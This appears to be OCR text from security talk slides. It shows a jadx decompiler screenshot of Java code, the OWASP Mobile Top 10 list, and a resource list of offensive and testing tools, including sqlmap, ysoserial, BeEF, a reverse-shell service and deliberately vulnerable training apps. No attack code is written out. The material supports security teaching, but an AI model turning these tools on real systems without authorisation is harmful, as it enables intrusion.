
https://vignette.wikia.nocookie.net/snicket/images/5/59/LarryInfobox.png/revision/latest?cb=20180825141553



https://count-olafs-eye.tumblr.com/image/187865990532

https://i.pinimg.com/474x/20/18/0d/20180de40172b4c802f91b6e17627867.jpg

https://i.imgflip.com/l2ckq.jpg


jadx-gui - jadx-core-0.5.1.jar
File View Navigation Help
jadx-core-0.5.1.jar
jadx
api
CodePosition
DefaultJadxArgs
IJadxArgs
JadxDecompiler
JavaClass
cls : ClassNode
decompiler : JadxDecompiler
fields : List
innerClasses : List
methods : List
parent : JavaClass
JavaClass(ClassNode, JadxDecom
JavaClass(ClassNode, JavaClass)
decompile() : void
equals(Object) : boolean
getAccessInfo() : AccessInfo
getClassNode() : ClassNode
getCode() : String
getCodeAnnotations() : Map
getDeclaringClass() : JavaClass
getDecompiledLine() : int
getDefinitionPosition(int, int) : Co
getFields() : List
getFullName() : String
getInnerClasses() : List
getMethods() : List
getName() : String
getPackage() : String
getSourceLine(int) : Integer
hashCode() : int
load() : void
toString() : String
jadx.api.JadxDecompiler
jadx.api.JavaClass
decompile();
return this.cls.getCode().getAnnotations();
}
68 private void load() {
Iterator i$;
69 int inClsCount = this.cls.getInnerClasses().size();
70 if (inClsCount != 0) {
71 List<JavaClass> list = new ArrayList(inClsCount);
72 i$ = this.cls.getInnerClasses().iterator();
while (i$.hasNext()) {
72 ClassNode inner = (ClassNode) i$.next();
73 if (!inner.contains(AFlag.DONT_GENERATE)) {
74 JavaClass javaClass = new JavaClass(inner, this);
75 javaClass.load();
76 list.add(javaClass);
}
}
79 this.innerClasses = Collections.unmodifiableList(list);
}
82 int fieldsCount = this.cls.getFields().size();
83 if (fieldsCount != 0) {
84 List<JavaField> flds = new ArrayList(fieldsCount);
85 i$ = this.cls.getFields().iterator();
while (i$.hasNext()) {
85 FieldNode f = (FieldNode) i$.next();
86 if (!f.contains(AFlag.DONT_GENERATE)) {
87 flds.add(new JavaField(f, this));
}
}
90 this.fields = Collections.unmodifiableList(flds);
}
93 int methodsCount = this.cls.getMethods().size();

https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10

1. Improper Platform Usage
2. Insecure Data Storage
3. Insecure communication
4. Insecure authentication
5. Insufficient Cryptography
6. Insecure Authorization
7. Client Code Quality
8. Code Tampering
9. Reverse Engineering
10. Extraneous Functionality

https://count-olafs-eye.tumblr.com/

https://www.flickr.com/photos/8113246@N02/4125068070 13

https://en.wikipedia.org/wiki/All_the_Wrong_Questions#/media/File:All_the_Wrong_Questions_Logo.png

Resources

- http://www.owasp.org
- https://www.kali.org/
- JuiceShop https://github.com/bkimminich/juice-shop
- https://github.com/payatu/diva-android
- ysoserial.NET https://github.com/pwntester/ysoserial.net
- https://github.com/frohoff/ysoserial
- https://github.com/codingo/NoSQLMap
- http://sqlmap.org/
- https://shell.now.sh
- https://beefproject.com/
- https://github.com/skylot/jadx
- https://github.com/dxa4481/truffleHog
- https://portswigger.net/web-security/ssrf